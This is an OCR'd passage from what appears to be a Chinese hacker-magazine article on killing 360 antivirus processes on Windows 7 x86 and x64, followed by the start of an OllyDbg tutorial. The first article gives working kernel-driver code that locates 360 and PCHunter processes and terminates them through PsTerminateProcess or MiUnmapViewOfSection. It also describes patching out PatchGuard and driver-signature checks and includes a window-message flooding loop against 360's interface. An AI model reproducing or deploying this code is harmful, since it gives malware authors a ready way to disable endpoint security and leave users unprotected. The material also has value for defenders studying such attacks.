


图 3

这里插一段题外话，相信很多人在初学时都和我一样，有这样的困惑:为什么同样名字的函数，如 TerminateProcess，会有 Zw 和 Nt 两个版本呢?让我们直接反汇编来解答这个问题。

```
kd> u ZwTerminateProcess
nt!ZwTerminateProcess:
83e4e43c b872010000      mov     eax,172h
83e4e441 8d542404        lea     edx,[esp+4]
83e4e445 9c              pushfd
83e4e446 6a08            push    8
83e4e448 e8a10b0000      call    nt!KiSystemService (83e4efee)
83e4e44d c20800          ret     8
kd> u NtTerminateProcess l80
nt!NtTerminateProcess:
8406d9bf 8bff            mov     edi,edi
8406d9c1 55              push    ebp
8406d9c2 8bec            mov     ebp,esp
8406d9c4 83ec10          sub     esp,10h
8406d9c7 53              push    ebx
8406d9c8 56              push    esi
8406d9c9 648b3524010000  mov     esi,dword ptr fs:[124h]
8406d9d0 8b5e50          mov     ebx,dword ptr [esi+50h]
8406d9d3 8a863a010000    mov     al,byte ptr [esi+13Ah]
```

…… ……

总的来说，Zw*()是将系统服务号传递给 eax，经过一系列操作，通过 KiSystemService 例程来实现系统调用，这是合乎微软规定的一个过程；而 Nt*()则没有这个过程，是直接转移到系统调用，并实现了具体的功能，更详细来说，NtTerminateProcess 调用了 PspTerminateThreadByPointer 等更加底层的 API。

我们可以看到，在系统调用以下，有许多的管理器，其中包含大量的实现关键功能的 API，尽管它们很多都是未文档化的，但我们只要使用合理，便可以绕过 360 的 Hook，在不恢复 Hook 的情况下杀掉 360 进程。

既然是杀掉进程，我们自然将目光放到 Ps*()例程中。刚才我们提到，直接调用 NtTerminateProcess 肯定是不可行的，那么首选的函数应该是 PsTerminateProcess，其定义如下，非常的简单：

```
PsTerminateProcess(IN PEPROCESS Process, IN NTSTATUS ExitStatus);
```

在 XP 系统中，PsTerminateProcess 直接调用 PspTerminateProcess 去实现具体功能；而在 Windows7 系统中没有发现 PspTerminateProcess 函数，而是直接在 PsTerminateProcess 中实现了具体的功能，调用了 PspTerminateAllThreads，顾名思义，结束进程的方法正是杀掉所有线程。为获得 PsTerminateProcess 第一个参数，需进行以下讨论。

在图 3 中我们看到的 Hal（硬件抽象层）位于硬件之上，作用是屏蔽硬件的差别；Hal 之上即为内核模块 ntoskrnl，它的上层部分称为执行体，负责管理与策略相关的功能，进程与线程在执行体上的数据结构是 EPROCESS 与 ETHREAD；下层部分称为微内核，主要实现了操作系统的核心机制，进程与线程在微内核上的数据结构是 KPROCESS 与 KTHREAD。

查看一下 Win7 系统上的 EPROCESS 结构体中对我们有用的部分：

```
kd> dt nt!_EPROCESS
+0x000 Pcb                  : _KPROCESS//指向 KPROCESS
……                          ……
+0x0b4 UniqueProcessId      : Ptr32 Void//进程 ID
+0x0b8 ActiveProcessLinks : _LIST_ENTRY//进程链表
……                          ……
+0x16c ImageFileName        : [15] UChar//进程名
+0x188 ThreadListHead       : _LIST_ENTRY//线程链表
```

这四个结构体都是十分复杂的，大家可以自己去调试，这里我们的目的是通过 360 的进程名获得 PID，程序可以是这样的：

```
NTSTATUS Get360pid(UCHAR* uname)
{
    PEPROCESS pEprocess = NULL;
    PEPROCESS pFirstEprocess = NULL;
    ULONG ulProcessName = 0;
    ULONG ulProcessId = 0;
    int objectpid;
    pEprocess = PsGetCurrentProcess();//获得 EPROCESS
    pFirstEprocess = pEprocess;
    while ( pEprocess != NULL )
    {
        ulProcessName = (ULONG)pEprocess + 0x16c;//获得进程名
```

```
            ulProcessId = *(ULONG *)((ULONG)pEprocess + 0xb4); //获得 PID
            if(strstr(ulProcessName,uname))//匹配 360 进程名
          {
            objectpid=ulProcessId;//获得 360PID
          }
            pEprocess = (ULONG)(*(ULONG *)((ULONG)pEprocess + 0xb8) - 0xb8);//遍历进程
链表
            if ( pEprocess == pFirstEprocess || (*(LONG *)((LONG)pEprocess + 0xb4)) < 0 )
          {
              break ;
          }
      }
            return objectpid;
  }
```

接下来这样：

```
NTSTATUS KillByPid(IN ULONG pid)
{
    NTSTATUS st = STATUS_SUCCESS;
    PEPROCESS eprocess = NULL;
    NTSTATUS ExitStatus=0;
    st = PsLookupProcessByProcessId(pid,&eprocess);
    ObDereferenceObject(eprocess);
    st = PsTerminateProcess(eprocess,ExitStatus);
    return st;
}
```

在 DriverEntry 中调用：

```
KillByPid(Get360pid("360Tray"));
KillByPid(Get360pid("360sd"));
KillByPid(Get360pid("ZhuDongFangYu"));
KillByPid(Get360pid("360rp"));
KillByPid(Get360pid("PCHunter"));
```

这里不得不提到 Windows 句柄与对象机制。有一个被称为 Cid 句柄表的概念，Cid 句柄表没有加入到系统的句柄表链表中，它保存了进程与线程的对象地址，我们知道的 PsLookupProcessByProcessId、PsLookupThreadByThreadId 等函数正是利用 Cid 句柄表这一机制，通过传入的 PID 来获得相应对象的地址，而对象又有一个引用计数的问题，刚才打开了一个对象，然后就要调用 ObDereferenceObject 减去这个计数。

为什么要尝试一下 PCHunter 呢？图 4 为 360 的 Inline Hook KiFastCallEntry 与 PCHunter 的 Inline Hook NtTerminateProcess、Inline Hook NtTerminateThread。PCHunter 采用了 Inline Hook NtTerminateProcess 与 NtTerminateThread 保护进程，看来 PsTerminateProcess 也可以躲过这个钩子。但对 360 这个装机量巨大的安全软件来说，在系统调用以下，似乎未做任何处理，被这样一个简单程序结束进程，这种情形还是有些欠妥的，由于加载驱动后瞬间结束进程，故无法截图验证。但笔者希望我们不要到这里浅尝辄止，下面和大家继续探索。




图 4

由于 PspTerminateAllThreads 是基于 PspTerminateThreadByPointer 实现的，我们重点看 PspTerminateThreadByPointer 的功能。

```
kd> u PspTerminateThreadByPointer l80
nt!PspTerminateThreadByPointer:
//是当前线程
84066040 ff750c          push    dword ptr [ebp+0Ch]
84066043 e842a00100      call    nt!PspExitThread (8408008a)
//不是当前线程
84066090 687b400984      push    offset nt!PspExitNormalApc (8409407b)
84066095 685e400984      push    offset nt!PspExitApcRundown (8409405e)
8406609a 682f400984      push    offset nt!PsExitSpecialApc (8409402f)
8406609f 53              push    ebx
840660a0 ff7508          push    dword ptr [ebp+8]
840660a3 56              push    esi
840660a4 e84a0de6ff      call    nt!KeInitializeApc (83ec6df3)//初始化 Apc
840660a9 6a02            push    2
840660ab 53              push    ebx
840660ac 56              push    esi
840660ad 56              push    esi
840660ae e86367e6ff      call    nt!KeInsertQueueApc (83ecc816)//插入 Apc
……                       ……
```

PspTerminateThreadByPointer 先判断如果是当前线程，调用 PspExitThread 结束线程；如果不是当前线程，则由 KeInsertQueueApc 插入 Apc，插入的是 PsExitSpecialApc 、PspExitApcRundown 、PspExitNormalApc，最后仍然调用 PspExitThread 达到目的。其后仍然是一个非常复杂的过程，简要的说，PspExitThread 要处理该线程相关的跨线程引用、线程定时器、Apc、清除地址空间等等工作，再调用 KeTerminateThread 函数，涉及了线程调度的概念，再调用 KiSwapThread 函数，KiSwapThread 交出线程控制权，并且再也不会得到控制权，

因此，KeTerminateThread 永不返回，PspExitThread 也不返回，线程调度器再也不会调用这个线程了，可以说自此这一线程真正终止了。

还记得以前看黑防高手们的文章，往往只说一句“插 Apc”，然后就是一堆代码，让当时的我不明就里，所以我希望搞清楚为何插入 Apc 能结束线程。

要从中断说起，中断描述符表（IDT）是将每个中断与处理该中断的服务例程关联了起来，它们主要是处理与硬件相关的内容。此外，Windows 定义了一个中断请求级别（IRQL），如表 1 所示。

IRQL 名称	IRQL 作用	IRQL 等级
HIGH_LEVEL（高）	硬件中断	31
POWER_LEVEL（电源）	硬件中断	30
IPI_LEVEL（处理器间中断）	硬件中断	29
CLOCK_LEVEL（时钟）	硬件中断	28
PROFILE_LEVEL（性能剖析）	硬件中断	27
DIRQL（设备）	硬件中断	26
……	硬件中断	……
DIRQL（设备）	硬件中断	3
DISPATCH_LEVEL(线程调度）	系统调度和 DPC	2
APC_LEVEL（异步过程）	异步过程	1
PASSIVE_LEVEL（被动）	普通程序执行	0

表 1

IRQL 有 0-31 个级别，数值越大，优先级越高。普通线程运行在 PASSIVE_LEVEL 级别，APC_LEVEL 仅比 PASSIVE_LEVEL 级别高，因此，插入 Apc 可以结束掉线程。运行在 DISPATCH_LEVEL 的代码，有可能进行线程调度（比如 KiSwapThread），也有可能是 Dpc（比如定时器，以前讨论过监视 Hook 是否被恢复）。3-31 涉及硬件中断，不再讨论。

另一个实际应用是，在 Hook 中使用 KeRaiseIrqlToDpcLevel()将 IRQL 提升到 DISPATCH_LEVEL 可以防止被其他线程打断造成 BSoD，但只适用于单核 CPU；在多核 CPU 上，可以使用自旋锁，使其他处理器总是在“空转”，检查自旋锁的状态，直到该锁被释放。自旋锁总是运行在 DISPATCH_LEVEL 或更高的级别。伪代码如下：

```
KeInitializeSpinLock(&spinlock);//初始化自旋锁
KeAcquireSpinLock(&spinlock,&oldirql);//获得自旋锁
WPOFF();//关闭写保护
Hook();
WPON();//打开写保护
KeReleaseSpinLock(&spinlock, oldirql);//释放自旋锁
```

总之，要想实现自己的 MyPsTerminateProcess，应当利用 PsLookupProcessByProcessId 获得的进程 eprocess，遍历进程所有线程（可以用 **PsGetNextProcessThread**，也可以用上面提到的 ThreadListHead），把每个线程都用 PspTerminateThreadByPointer 来结束掉。要想实现自己的 MyPspTerminateThreadByPointer，就应该对每个线程都插入一个 Apc，从而结束掉所有线程，也就达到了杀掉进程的目的。

内存法

创建新进程时一个很重要的工作就是创建地址空间，**PspCreateProcess 先调用 MmCreateProcessAddressSpace 创建进程地址空间，再调用 MmInitializeProcessAddressSpace**

来初始化地址空间，我们需要关注的一个重要过程是在新进程中映射内存区对象。MmCreateSection 函数可以创建一个内存区对象，但为了可以使用该对象，必须将其映射视图，在系统服务例程中由 NtMapViewOfSection 来执行，在内存管理器 Mm*()中对应的例程是 MmMapViewOfSection。相反的，有一个解除映射的过程，NtUnMapViewOfSection/MmUnMapViewOfSection 皆调用 MiUnMapViewOfSection 来实现具体的功能。这里，假设我们可以解除某进程的内存区对象映射视图，那么就可以达到干掉进程的目的。请看代码：

```
NTSTATUS KillByPid(int pid)
{
        NTSTATUS st;
        PVOID p = (PVOID)0x400000;
        PEPROCESS eprocess = NULL;
        st = PsLookupProcessByProcessId(pid,&eprocess);
        ObDereferenceObject(eprocess);
        st = MiUnmapViewOfSection(eprocess,p,0);
        return st;
}
```

与上面的代码相同，在 DriverEntry 中调用 KillByPid()，其中调用 Get360pid()来获得 360 进程 ID，只是在 KillByPid()中换成了 MiUnmapViewOfSection 来达到目的。其中，PsTerminateProcess 与 MiUnmapViewOfSection 皆未导出，我们可以学习黑防高手的搜索特征码的方法，但我们这里只研究 Windows7 系统，为了实用与简化，在程序中都是用“已导出 API+偏移”的方法，区别于直接硬编码，这种方法虽然技术含量不高，但可以适用于所有运行着 Windows7 系统的电脑。还有，在列出的程序中省掉了一些非必需的步骤，详见给出的代码。图 5 为运行本程序后 360 杀毒的报错。




图 5

关于 Windows7 x64 上的 360 安全卫士

提到 Win64 的内核，PatchGuard 是一个绕不开的话题。大约自从 Windows Vista（64 位）系统开始，为了保证系统的安全性，引入了这一机制，使得我们自己编写的驱动不能再顺利

的加载在内核当中。即使像 360 这样的安全公司花钱向微软购买了签名，其编写的驱动也不能再像 x86 系统那样进行内核 Hook 了。

但是这一切似乎难不倒黑客高手，援引国外高手的破解思路，突破 PatchGuard 需要修改 winload.exe 与 ntoskrnl.exe，具体的不细说了，总体思路就是把有关数字签名校验机制与 PatchGuard 的相关部分 jmp 或 nop 掉。我们这里直接使用黑防提供的相关工具，先运行 patch.exe，再运行“一键破解”程序，然后重启并选择废除数字签名校验机制与 PatchGuard 的那个选项，进入系统后便可以加载我们的驱动了。

拿出刚才说过的 PsTerminateProcess 杀 360 的程序，做如下修改：

1. 重新计算 PsTerminateProcess 的地址。
2. 在 Windows7 x64 上的 EPROCESS 如下，在对应的位置要做修改。

```
kd> dt nt!_EPROCESS
    +0x000 Pcb                  : _KPROCESS
    ……                          ……
    +0x180 UniqueProcessId      : Ptr64 Void
    +0x188 ActiveProcessLinks : _LIST_ENTRY
    ……                          ……
    +0x2e0 ImageFileName        : [15] UChar
```

3. 这是最重要同时也是最容易被忽略的一点，这里是 64 位系统，必须要将所有的 ULONG 改为 ULONG64 才可以。

修改后的程序如期的在 Windows7 x64 上杀掉了 360 的相关进程。

但是在实际应用当中，上述过程略显繁琐了。由于没有 Hook Shadow SSDT，我们可以尝试窗口攻击，代码如下：

```
int APIENTRY WinMain(HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPSTR lpCmdLine,
int nCmdShow)
{
    while(1)//持续发送关闭消息，消耗系统大量资源
    {
    EnumWindows(EnumWindowsProc, 0);
    }//枚举所有窗口
    return 0;
}
BOOL CALLBACK EnumWindowsProc(HWND hwnd, LPARAM lParam)
{
    char wtitle[512];
    GetWindowText(hwnd, wtitle, sizeof(wtitle));
    if (strstr(wtitle , "360 杀毒")||strstr(wtitle , "360 安全卫士")) //查找 360 窗口，发送关闭消息
{
    ::SendMessage(hwnd, WM_CLOSE, 0, 0);
    ::SendMessage(hwnd, WM_DESTROY, 0, 0);
    ::SendMessage(hwnd, WM_QUIT, 0, 0);
}
```

```
        return 1;
    }
```

以管理员身份运行此程序，360 安全卫士窗口闪退，360 杀毒的窗口如图 6 所示，它们均失去了与用户交互的能力。

最后再提下 360 的进程保护机制，用 PCHunter 查看内核情况，发现 360 并没有像 32 位那样 Hook SSDT 或是 Inline Hook KiFastCallEntry 来保护进程，而是做了几个 Object Hook，如图 7 所示，当我们用 PCHunter 恢复这些钩子后，便可以在任务管理器中轻松结束 360 进程了。




图 6




图 7

结语

这里要感谢《黑客防线》杂志十余年来提供的纯技术交流平台以及全体黑防高手艰苦卓绝的探索；感谢潘爱民先生的《Windows 内核原理与实现》、Bill Blunden 先生的《Rootkit：系统灰色地带的潜伏者》这两本专著。本文更加侧重于技术原理上的讨论，向广大读者普及信息安全知识，任何人不得使用本文提供的程序危害互联网。

笔者作为非计算机相关专业毕业的人员，凭借对信息安全事业的热爱才孜孜不倦的学习研究，虽然如此，笔者仍清醒的意识到自己与高手们还有很大差距。由于本文涉及的内容艰深庞杂，所以难免有不准确甚至是错误的地方，敬请批评指正。在笔者看来，360 的内核高手们绝非没有认识到在系统调用之下还有很大的空间，他们应该是认为已经严密封锁了驱动入口，很难再加载驱动；但我们抛开从技术层面上绕过驱动防火墙不谈，使用社会工程学知识来骗过用户还不是那么困难的，因为绝大多数用户并不知晓驱动为何物，社工学也正是对准了信息系统中最薄弱的环节——人。所以说，没有绝对的安全，但我们应该努力做到最好。

2015 年 1 月 21 日，微软召开了主题为“The Next Chapter”的 Windows10 发布会，展示了最新的 Windows10 系统的相关功能，并宣布所有 Windows7、Windows8、Windows Phone8.1 用户可以在一年之内免费升级至 Windows10，这让我们看到了微软变革的决心。笔者完全有理由相信 Windows10 会取得巨大的成功，延续当今唯一一个兼具生产力与创意的操作系统平台的辉煌。在未来，希望我们能与 Windows10 一起，不畏艰险，迎难而上，只为一睹山巅之美。

（完）

陌路寻踪：OD 调试破解全接触

文/图 贾志明

在安全应用中，分析者经常会使用一些调试工具，以便高效找出软件中存在的错误。而在逆向分析领域，分析者也会利用相关的调试工具来分析软件的行为并验证分析结果。在使用调试工具分析程序的过程中，程序会按调试者的意愿以指令为单位执行。由于操作系统都会提供完善的调试接口，所以利用各类调试工具，可以非常方便灵活地观察和控制目标软件。

OD 特点及操作简介

1．OD 特点

调试逆向分为动态分析技术和静态分析技术。动态分析技术指的是使用调试工具加载程序并运行，随着程序运行，调试者可以随时中断目标的指令流程，以便观察相关计算的结果和当前的设备情况。而静态分析技术是相对于动态分析而言的。比如，在实际分析中，很多场合不方便运行目标，例如病毒程序，设备不兼容，软件的单独某一模块等，这个时候就可以将静态分析技术派上用场了！

OD（OllyDbg）和 IDA Pro 这两款工具分别是调试逆向的倚天剑和屠龙刀。虽然两者都兼容动态和静态的调试方式，但就动态调试而言，OD 更为灵活和强大，而静态调试工具的王者理所应当是功能极为强大的 IDA Pro。OllyDbg 界面如图 1 所示。




图 1

在上图中，1 为汇编代码对应的地址窗口，2 为汇编代码对应的十六进制机器码窗口，3 为反汇编窗口，4 为反汇编代码对应的注释信息窗口，5 为寄存器信息窗口，6 为当前执行到的反汇编代码的信息窗口，7～9 为数据所在的内存地址、十六进制、ASCII 码，10～12 为栈地址，存放的数据，对应说明信息。

2．基础知识介绍

1）关于寄存器

寄存器就好比是 CPU 身上的口袋，方便 CPU 随时从里边拿出需要的东西来使用。寄存器是有限存贮容量的高速存贮部件，它们可用来暂存指令、数据和地址。通常会涉及到以下

寄存器：EAX（扩展累加寄存器），EBX（扩展基址寄存器），ECX（扩展计数寄存器），EDX（扩展数据寄存器），ESI（扩展来源寄存器），EDI（扩展目标寄存器），EBP（扩展基址指针寄存器），ESP（扩展堆栈指针寄存器），EIP（扩展的指令指针寄存器）。

这些寄存器的大小是 32 位（4 个字节），它们可以容纳从 0-FFFFFFFF（无符号数）的数据，除了以下三个寄存器，其他都可以随意使用：

- EBP：主要是用于栈和栈帧。
- ESP：指向当前进程的栈空间地址。
- EIP：总是指向下一条要被执行的指令。

2）关于栈

栈是在内存中的一部分，它有两个特殊的性质。第一是 FILO（First In Last Out），即先进后出；第二是地址反向增长（栈底为大地址，栈顶为小地址）。如图 2 所示。




图 2

3）关于系统 API

Windows 应用程序运行在 Ring3 级别（包括 OllyDBG），如图 3 所示。




图 3

